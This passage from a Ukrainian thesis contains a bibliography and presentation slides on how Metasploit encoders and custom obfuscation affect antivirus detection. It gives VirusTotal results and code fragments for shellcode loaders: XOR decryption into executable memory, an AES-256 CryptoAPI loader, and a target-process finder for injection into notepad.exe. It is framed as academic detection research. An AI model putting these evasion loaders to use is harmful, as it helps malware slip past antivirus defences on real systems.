21. Притула А., Куперштейн Л. Аналіз підходів тестування на проникнення з використанням машинного навчання з підкріпленням // Кібербезпека: освіта, наука, техніка. 2025. № 4(28). С. 259–271.

22. Chatzoglou E., Kambourakis G. C3: Leveraging the Native Messaging API for Covert Command and Control : preprint [Електронний ресурс]. Preprints.org, 2025. DOI: 10.20944/preprints202502.2263.v1. (дата оприлюднення: 28.02.2025).

23. Pirry C., Marco-Gisbert H., Begg C. A Review of Memory Errors Exploitation in x86-64 // Computers. 2020. Vol. 9, No. 2. Art. 48.

24. Wu M.-H., Hsu F.-H., Hunag J.-H., Wang K., et al. MPSD: A Robust Defense Mechanism against Malicious PowerShell Scripts in Windows Systems // Electronics. 2024. Vol. 13, No. 18. Art. 3717.

25. Aman W. A Framework for Analysis and Comparison of Dynamic Malware Analysis Tools // International Journal of Network Security & Its Applications. 2014. Vol. 6, No. 5. P. 63–74.

26. Abdelrahman D., Rasslan M., Abdelbaki N. Comparative Analysis of Malware Detection Approaches in Cloud Computing // International Journal of Safety and Security Engineering. 2025. Vol. 15, No. 2. P. 197–207.

27. Metasploit Documentation. How to use msfvenom [Електронний ресурс]. – Режим доступу: https://rapid7.github.io/metasploit-framework/metasploit-framework/docs/using-metasploit/basics/how-to-use-msfvenom.html (дата звернення: 10.10.2025).

28. VirusTotal. Home [Електронний ресурс]. – Режим доступу: https://www.virustotal.com/gui/home/upload (дата звернення: 22.10.2025).

29. Metasploit Documentation. Modules [Електронний ресурс]. – Режим доступу: https://rapid7.github.io/metasploit-framework/docs/modules.html (дата звернення: 15.11.2025).

30. mingw-w64 [Електронний ресурс]. – Режим доступу: https://www.mingw-w64.org/ (дата звернення: 28.11.2025).

31. Liu Y., Cai R., Yin X., Liu S. An Exploit Traffic Detection Method Based on Reverse Shell // Applied Sciences. 2023. Vol. 13, No. 12. Art. 7161.

32. Al-Awadi Y. M., Baydoun A., Ur Rehman H. Can Windows 11 Stop Well-Known Ransomware Variants? An Examination of Its Built-in Security Features // Applied Sciences. 2024. Vol. 14, No. 8. Art. 3520.

33. nc(1) – OpenBSD manual pages [Електронний ресурс]. – Режим доступу: https://man.openbsd.org/nc.1 (дата звернення: 03.12.2025).

34. Trizna D., Demetrio L., Biggio B., Roli F. Robust Synthetic Data-Driven Detection of Living-Off-the-Land Reverse Shells // arXiv. 2024.

35. Crypto.Util package — PyCryptodome 3.23.0 documentation [Електронний ресурс]. – Режим доступу: https://pycryptodome.readthedocs.io/en/latest/src/util/util.html (дата звернення: 08.12.2025).

36. Get-MpComputerStatus (Defender) [Електронний ресурс]. – Режим доступу: https://learn.microsoft.com/en-us/powershell/module/defender/get-mpcomputerstatus?view=windowsserver2025-ps (дата звернення: 12.12.2025).

ДОДАТОК А

Презентація

ДОСЛІДЖЕННЯ ВПЛИВУ ТЕХНІК ОБФУСКАЦІЇ НА ЕФЕКТИВНІСТЬ ВИЯВЛЕННЯ ШКІДЛИВИХ ПРОГРАМ АНТИВІРУСНИМИ СИСТЕМАМИ

Розробив: студент групи БК-714м, БОГДАН А. І.
Керівник: професор кафедри ІБтаН, КАРПУКОВ Л. М.

АКТУАЛЬНІСТЬ І ПОСТАНОВКА ЗАДАЧІ

Актуальність

1. Еволюція сучасних загроз і зростання ролі обфускації.
2. Ускладнення статичного та поведінкового аналізу коду.
3. Підвищення вимог до достовірності AV-детектування.
4. Прикладне значення для кіберзахисту та реагування на інциденти.

Наукова проблема

1. Недостатня порівняльна оцінка різних класів енкодерів
2. Відсутність узгоджених метрик “стійкості детектування”
3. Нерозмежованість внеску статичних vs поведінкових механізмів
4. Обмежена відтворюваність результатів у контрольованих середовищах

Мета і завдання

1. Експериментально оцінити вплив обфускації на AV-виявлення
2. Реалізувати серії зразків з різними схемами обфускації (XOR / AES / поліморфні / Unicode / контекстні)
3. Провести порівняння результатів детектування за сценаріями запуску
4. Сформувати практичні висновки та рекомендації інтерпретації детектування

XOR-ОРІЄНТОВАНІ ЕНКОДЕРИ

Загальне XOR-кодування:

$$C_i = P_i \oplus K_i, \quad i = 0, \dots, n-1$$

C_i – і-й закодований байт пейлоада,
P_i – і-й байт пейлоада,
K_i– XOR-ключ на і-й ітерації.

Декодування:

$$P_i = C_i \oplus K_i, \qquad K_{i+1} = f(K_i)\ mod 256$$

K_i – ключ на і-й ітерації,
$f(K_i)$ – правило оновлення ключа
(наприклад $K_{i+1} = (K_i + \Delta)\ mod 256$).

Енкодер	Механізм варіативності	Особливості
x86/xor_poly	Поліморфний декодер (перестановки інструкцій/NOP-шум)	Варіативний декодер при незмінній семантиці; Знижує повторюваність сигнатурних ознак декодера.
x86/xor_dynamic	Еволюція ключа K_i Різні C_i навіть для однакового P	Різні C_i для однакового P внаслідок динаміки K_i; Менше повторюваних патернів у статичному представленні.
x86/countdown	$K_{i+1} = (K_i - 1)\ mod 256$ Предикативна (лінійна) схема оновлення ключа	Лінійна схема; знижена ентропія ключового потоку; Простіша реконструкція під час статичного аналізу.
x86/call4_dword_xor	XOR по DWORD (32-бітних словах) швидше; шаблон call–pop для отримання адреси/ключа	Кодування по 32-бітних словах (швидше декодування); Передача/маскування ключа через call–pop (без явного збереження).

Варіативність XOR-енкодерів досягається поліморфізмом декодера, динамікою ключа K_i, а також зміною гранулярності (byte → dword) і способу доступу до ключа.

ПОЛІМОРФНІ ТА МЕТАМОРФНІ ЕНКОДЕРИ

Поліморфний енкодер x86/shikata_ga_nai	Метаморфний енкодер x86/bloxor
Формалізація: $C_i = P_i \oplus K_i,$ $K_{i+1} = f(K_i, i)$ де P_i – і-й байт пейлоада, C_i – зашифрований байт, K_i – ключ на і-й ітерації, $f(K_i, i)$ – детермінована функція оновлення ключа. Генерується велика кількість бінарно відмінних варіантів одного пейлоада. Семантика корисного навантаження незмінна, синтаксис декодера – змінний.	Формалізація (кодування): $C_i = P_i \oplus K_i$ $K_{i+1} = f(K_i, P_i)$ Приклад оновлення ключа: $K_{i+1} = \mathrm{ROL}(K_i \oplus P_i, r)$ де P_i – і-й блок пейлоада, C_i – зашифрований блок, K_i – ключ для і-го блоку, ROL(*x*, *r*) – циклічний зсув вліво на *r* бітів. Формалізація (декодування): $P_i = C_i \oplus K_i$ $K_{i+1} = f(K_i, P_i)$ Відсутні стабільні байтові або блокові шаблони. Реалізується метаморфізм на бітовому рівні.

Поліморфні енкодери змінюють структуру декодера, тоді як метаморфні – бітове представлення самого корисного навантаження.

5/13

ЕНКОДЕРИ З ОБМЕЖЕННЯМ ДОПУСТИМИХ СИМВОЛІВ

x86/alpha_upper (тільки A–Z)
Модель кодування:

$$E(P) = D \parallel T(P, K)$$

D – префікс-декодер (лише великі літери),
T – трансформація пейлоада з ключем K,
D і $T(P, K)$ сформовані виключно з байтів [0x41–0x5A].
Перетворення:

$$T(P, K) = (\, encode(p_1 \oplus K), encode(p_2 \oplus K), \ldots, encode(p_n \oplus K)\,)$$

Декодування (виконуваний цикл): *для* $i = 1..n$: $p_i = decode(c_i) \oplus K$

x86/nonalpha (без алфавітних байтів)
Вимога до результату:

$$(p_i \oplus K_i) \notin A$$

Формалізація:

$$E(P) = \{\, p_i \oplus K_i \mid K_i \notin A, p_i \oplus K_i \notin A, i = 0..n-1 \,\}$$

Енкодер	Обмеження	Особливості
x86/alpha_upper	∀b ∈ E(P): b ∈ [0x41, 0x5A]	Кодування з алфавітним обмеженням (A–Z); Суттєве збільшення розміру пейлоада за рахунок декодера.
x86/nonalpha	Виключено [0x41–0x5A] ∪ [0x61–0x7A]	Відсутність алфавітних ASCII-байтів; Ітеративний підбір ключа для кожного байта.
x86/nonupper	$C_i \notin$ [0x41, 0x5A]	Адаптивний підбір ключа Просте XOR-декодування під час виконання.

x86/nonupper (без A–Z)
Кодування (з перевіркою):

$$C_i = \begin{cases} P_i \oplus K, & \text{якщо } C_i \notin [0x41, 0x5A] \\ \text{обрати інший } K, & \text{і повторити} \end{cases}$$

Декодування:

$$P_i = C_i \oplus K$$

6/13

UNICODE-ОРІЄНТОВАНІ ЕНКОДЕРИ

x86/unicode_mixed (Alpha2, змішаний регістр)
Формалізація (множина допустимих пар):

$$E(P) = \{\, (a_i, 0x00) \mid a_i = g(p_i), a_i \in \Sigma \,\}$$

де $g(\cdot)$ – функція кодування байта p_i у допустимий символ.
$P = \{p_0, p_1, \ldots, p_{\{n-1\}}\}$ – вихідний пейлоад
$\Sigma \subset$ {0x30–0x39, 0x41–0x5A, 0x61–0x7A} – множина допустимих символів.

x86/unicode_upper (Alpha2, лише верхній регістр)
Жорстке обмеження: дозволені лише Unicode-пари *0x41 0x00 … 0x5A 0x00 (A–Z у UTF-16/UCS-2).*
Декодер будується з обмеженої підмножини інструкцій, машинні коди яких можуть бути представлені у вигляді допустимих Unicode-пар.

Енкодер	Обмеження	Особливості
x86/unicode_mixed	$(a_i$, 0x00), $a_i \in \Sigma$ (alnum, upper+lower)	ширший допустимий алфавіт → спрощене формування валідних Unicode-пар; варіативність/поліморфність представлення.
x86/unicode_upper	$(a_i$, 0x00), $a_i \in$ {A…Z} (0x41…0x5A)	найжорсткіший алфавіт; декодер потребує ретельного підбору інструкцій під 0xXX 0x00.

7/13

КОНТЕКСТНО-ЗАЛЕЖНІ ТА АПАРАТНО-ОРІЄНТОВАНІ ЕНКОДЕРИ

x86/context_cpuid (ключ із результатів CPUID)
Механізм:
Виконання CPUID → отримання значень регістрів → формування ключа K → XOR-дешифрування.
Схема формування ключа:
CPUID → (EAX, EBX, ECX, EDX)
K = f(EAX, EBX, ECX, EDX), наприклад *K = EAX mod 256*
Формалізація (декодування):

$$P_i = C_i \oplus K, i = 0, \ldots, n-1$$

x86/fnstenv_mov (FPU: отримання EIP через FNSTENV)
Механізм:
FNSTENV записує стан FPU у пам'ять (включно з вказівником інструкції) → POP витягує адресу → адреса використовується як контекстний ключ або база відносної адресації (relative base) для relative decoder stub.
Типовий фрагмент логіки:
FNSTENV [esp-12] → запис стану
POP reg → отримання адреси виконання (EIP)
Схема кодування (як XOR):

$$C_i = P_i \oplus K$$


Контекстний ключ під час виконання:
$K_i = Addr(FNSTENV) + \delta + i$ $P_i = C_i \oplus K, i = 0, \ldots, n-1$
де δ – зміщення до зашифрованої секції.

Енкодер	Обмеження	Особливості
x86/context_cpuid (ключ із результатів CPUID)	Для повного відтворення необхідна коректна реалізація CPUID та регістрів у середовищі аналізу.	Відсутність фіксованого ключа в тілі коду; ключ залежить від апаратної конфігурації CPU та реалізації інструкції CPUID.
x86/fnstenv_mov (FPU: отримання EIP через FNSTENV)	Може бути менш придатним у середовищах, де FPU-інструкції відстежуються або обмежуються.	Декодування прив'язане до динамічно визначеної адреси; відсутні жорстко задані переходи до даних.


8/13

ХАРАКТЕРИСТИКИ ЕНКОДЕРІВ METASPLOIT FRAMEWORK

Назва енкодера	Метод кодування	Формула шифрування	Механізм декодування	Обмеження на символи
x86/alpha_upper	XOR з фільтрацією	Ci = Pi ⊕ K, якщо Ci ∈ [0x41, 0x5A]	push; call; pop; loop	тільки великі ASCII
x86/countdown	XOR з відліком	Ci = Pi ⊕ (K - i)	inline XOR decrement	відсутні
x86/fnstenv_mov	FNSTENV отримання EIP	залежить від контексту EIP	fnstenv; mov; loop	відсутні
x86/jmp_call_additive	XOR через call/pop	Pi = Ci ⊕ reg	push; call; pop; XOR	відсутні
x86/nonalpha	XOR без алфавітних	Pi = Ci ⊕ K	простий XOR loop	без A-Z, a-z
x86/shikata_ga_nai	поліморфний XOR	Ci = Pi ⊕ K (зміна циклу)	рандомізований декодер	відсутні
x86/unicode_mixed	Unicode XOR	Ci = Pi ⊕ K (у форматі Unicode)	Unicode padding	Unicode символи
x86/unicode_upper	Unicode великі	Ci = Pi ⊕ K (Unicode uppercase)	Unicode uppercase	великі Unicode
x86/xor_poly	Поліморфний XOR	Ci = Pi ⊕ f(K, i)	XOR з ген. ключем	відсутні
x86/bloxor	Блоковий XOR	Ci = Pi ⊕ K[i mod n]	цикл по блоках	відсутні
x86/call4_dword_xor	DWORD XOR	Pi = Ci ⊕ reg32	call; pop; XOR	відсутні
x86/context_cpuid	CPUID ключ	K ← CPUID; Pi = Ci ⊕ K	cpuid; xor; loop	відсутні
x86/xor_dynamic	Динамічний XOR	Pi = Ci ⊕ f(ticks, seed)	RDTSC / time	відсутні
clean (без обфускації)	без кодування	Pi = Ci	відсутній	відсутні



АРХІТЕКТУРА ЕКСПЕРИМЕНТАЛЬНОГО СЕРЕДОВИЩА



Програмні засоби, задіяні у проведенні експериментів

№	Компонент	Версія	Призначення
1	Metasploit Framework	6.1.44	Генерація пейлоадів та енкодерів
2	Kali Linux	2022.2	Контрольний вузол (С2 у тестових сценаріях), генерація пейлоадів
3	Windows 11	10.0.22000.2538	Цільова система для тестування виявлення
4	VirusTotal (web-застосунок)	Вебверсія	Онлайн-аналіз результатів обфускації
5	Python	3.10.4	Допоміжні скрипти та автоматизація
6	PowerShell	5.1.19041.1682	Генерація PowerShell-сценаріїв

ЕКСПЕРИМЕНТАЛЬНІ РЕЗУЛЬТАТИ ТА АНАЛІЗ ЕФЕКТИВНОСТІ ОБФУСКАЦІЙНИХ ТЕХНІК

Encoder	Розмір	Дата першого аналізу	К-сть виявл. (з 72)	Дата повторного аналізу	К-сть виявл. (з 72)	SHA256
x86/call4_dword_xor	7.00 kB	2025-11-10	45 / 72	2025-11-19	59 / 72	4f14cb78ddef15302c55ee1374bf51acadf520f8f14d45f04df8c09f921c9be4
x86/countdown	7.00 kB	2025-11-10	45 / 72	2025-11-19	58 / 72	5dc8bec46ba6d785d59b8c7bd39f75547c243a1daca8fec485d318511333c7bc
x86/context_cpuid	7.00 kB	2025-11-10	39 / 72	2025-11-19	51 / 72	676c1a8a7def17a7524c96e3c0958c30deedf8440cb323e5e2b00e0f492cabf1
x86/fnstenv_mov	7.00 kB	2025-11-10	42 / 72	2025-11-19	56 / 72	492f1074f66e620397afdd8e0ba977799186935b428b3bfba8f59cf0962e367a
x86/jmp_call_additive	7.00 kB	2025-11-10	45 / 72	2025-11-19	58 / 72	03c6dcf3c096d77757bd6e34160f54cf129c168de9ccdde623374116af920cc4
x86/nonalpha	7.00 kB	2025-11-10	43 / 72	2025-11-19	58 / 72	6a67be5df0ce85c36403b0aeac4c26998c014b1443bc69a7b7adf72cf70e3e01
x86/shikata_ga_nai	7.00 kB	2025-11-10	43 / 72	2025-11-19	59 / 72	328f1a09b30cf69eac78bc0174e527be3f4150df74b9f5c40a66fa36059b66b6
x86/unicode_mixed	7.00 kB	2025-11-10	38 / 72	2025-11-19	53 / 72	436471071951d6f306bf3061dedb12eb9d656d86e429a43a8df746504828e53e
x86/unicode_upper	7.00 kB	2025-11-10	38 / 72	2025-11-19	52 / 72	2f03958b732ed5be7a7940790df765135f931dada9a138b56c8ff61c00d2459f
x86/nonupper	7.00 kB	2025-11-10	43 / 72	2025-11-19	57 / 72	a16b6ea4fbbec7b671c9256cd72de1f14bab6e7247899aa633e9c1c008fe3654
x86/xor_dynamic	7.00 kB	2025-11-10	43 / 72	2025-11-19	56 / 72	992813d023015f4b2dc80398f3880000402f2dba41933a669fc66e36e3eb68f4
x86/xor_poly	7.00 kB	2025-11-10	39 / 72	2025-11-19	56 / 72	332a8e959fc0154fa7662a4f4d3f56e43a05d133299ebc4c4e0f2ea1858e785b
none (clean payload)	7.00 kB	2025-11-10	50 / 72	2025-11-19	61 / 72	17e3581fc6b1b91603d21df11237982c4823341381e5fdd5777f4d2507631bd4
x86/alpha_upper	7.00 kB	2025-11-10	42 / 72	2025-11-19	57 / 72	2f93949df7d5c6ec6073b52802d7460e8f3cbdbb21b72e91dbe2a8c2c77dfcbb
x86/bloxor	7.00 kB	2025-11-10	42 / 72	2025-11-19	55 / 72	e49d2016c1de0f0c6e4eae6a75d9d32a1646bb83b7e0f2516c0f6b9fbdd90cb4
Кастомний XOR	49.67 kB	2025-11-15	17 / 72	2025-11-20	41/72	06340bc590808ad235ebbcdbc50bbab8d0e564229f3a1caac9c718e3ff1419d6
Кастомний AES-loader	241 kB	2025-11-30	16 / 72	-	-	9f07ab45225e344892cea46c657fc035c23d82d5c01a6504f08e45224926440d
Кастомний AES-loader (ін'єкція в notepad.exe)	255 kB	2025-11-30	20/72	-	-	62ddb618103c4b6ac19b3cc3bed21faf3b2f99f9e63e2d25447b9cdbfaf5664a

ФОРМУВАННЯ КАСТОМНИХ ВАРІАНТІВ ПЕЙЛОАДІВ ЗА ДОПОМОГОЮ ВЛАСНИХ ТЕХНІК ОБФУСКАЦІЇ

XOR-обфускація з ручним формуванням payload та мінімалістичним loader'ом

```
# xor_prepare.py (фрагмент)
matches = re.findall(r'\\x([0-9a-fA-F]{2})', content)

for m in matches:
    val = int(m, 16)
    xor_bytes.append(val ^ key)

with open(output_file, "w") as out:
    out.write("unsigned char xor_payload[] = {\n")
    ...
    out.write(f"unsigned int payload_len =
{len(xor_bytes)};\n")
    out.write(f"unsigned char xor_key = 0x{key:02x};\n")
```

```
// loader.c (фрагмент)
LPVOID exec_mem = VirtualAlloc(NULL, payload_len,
MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

for (unsigned int i = 0; i < payload_len; i++) {
    ((unsigned char*)exec_mem)[i] = xor_payload[i]
^ xor_key;
}

printf("[+] Payload decrypted and ready in
memory.\n");
```

XOR-кодування shellcode з ручною генерацією С-масиву.
Виконання повністю з пам'яті без типового decoder stub.

ФОРМУВАННЯ КАСТОМНИХ ВАРІАНТІВ ПЕЙЛОАДІВ ЗА ДОПОМОГОЮ ВЛАСНИХ ТЕХНІК ОБФУСКАЦІЇ

AES-256-CBC обфускація з дешифруванням у пам'яті та ін'єкцією в легітимний процес

```
from Crypto.Cipher import AES
from Crypto.Random import get_random_bytes

pad_len = 16 - (len(shellcode) % 16)
shellcode += bytes([pad_len] * pad_len)

key = get_random_bytes(32)
iv  = get_random_bytes(16)

cipher = AES.new(key, AES.MODE_CBC, iv)
encrypted = cipher.encrypt(shellcode)

// aes_loader.c (фрагмент)
if (!CryptImportKey(hProv, (BYTE*)&blob, sizeof(blob), 0, 0,
&hKey)) return -3;
if (!CryptSetKeyParam(hKey, KP_IV, iv, 0)) return -4;

DWORD decrypted_len = payload_len;
if (!CryptDecrypt(hKey, 0, TRUE, 0, (BYTE*)exec_mem,
&decrypted_len)) return -5;

DWORD result = crc32((unsigned char*)exec_mem, decrypted_len);
printf("[+] CRC32 of decrypted shellcode: 0x%08X\n", result);
```

```
DWORD FindTargetProcess(const wchar_t* processName) {
    PROCESSENTRY32W entry;
    entry.dwSize = sizeof(entry);
    HANDLE snapshot =
CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);

    if (Process32FirstW(snapshot, &entry)) {
        do {
            if (_wcsicmp(entry.szExeFile, processName) == 0) {
                DWORD pid = entry.th32ProcessID;
                CloseHandle(snapshot);
                return pid;
            }
        } while (Process32NextW(snapshot, &entry));
    }
    CloseHandle(snapshot);
    return 0;
}
```

Криптографічна обфускація (AES-256-CBC) замість XOR.
Дешифрування через Windows CryptoAPI без сторонніх бібліотек.
Виконання payload у контексті легітимного процесу (notepad.exe).

ОСНОВНІ ВИСНОВКИ ТА РЕЗУЛЬТАТИ

1. Методи обфускації, вбудовані в Metasploit Framework, втратили ефективність проти сучасних антивірусних рішень.
2. Власні засоби шифрування (XOR, AES) у поєднанні з виконанням shellcode у пам'яті демонструють суттєво вищий потенціал обходу.
3. Підвищення успішності обходу досягається не стільки поліморфізмом, скільки прихованням ключових ознак шкідливої поведінки.
4. Фактичний рівень непомітності залежить від архітектури виконуваного файлу, способу його доставки та моменту активації захисних модулів.
5. Microsoft Defender демонструє високий рівень адаптивності й значно швидше виявляє класичні та «популярні» обфускатори, ніж маловідомі або кастомні.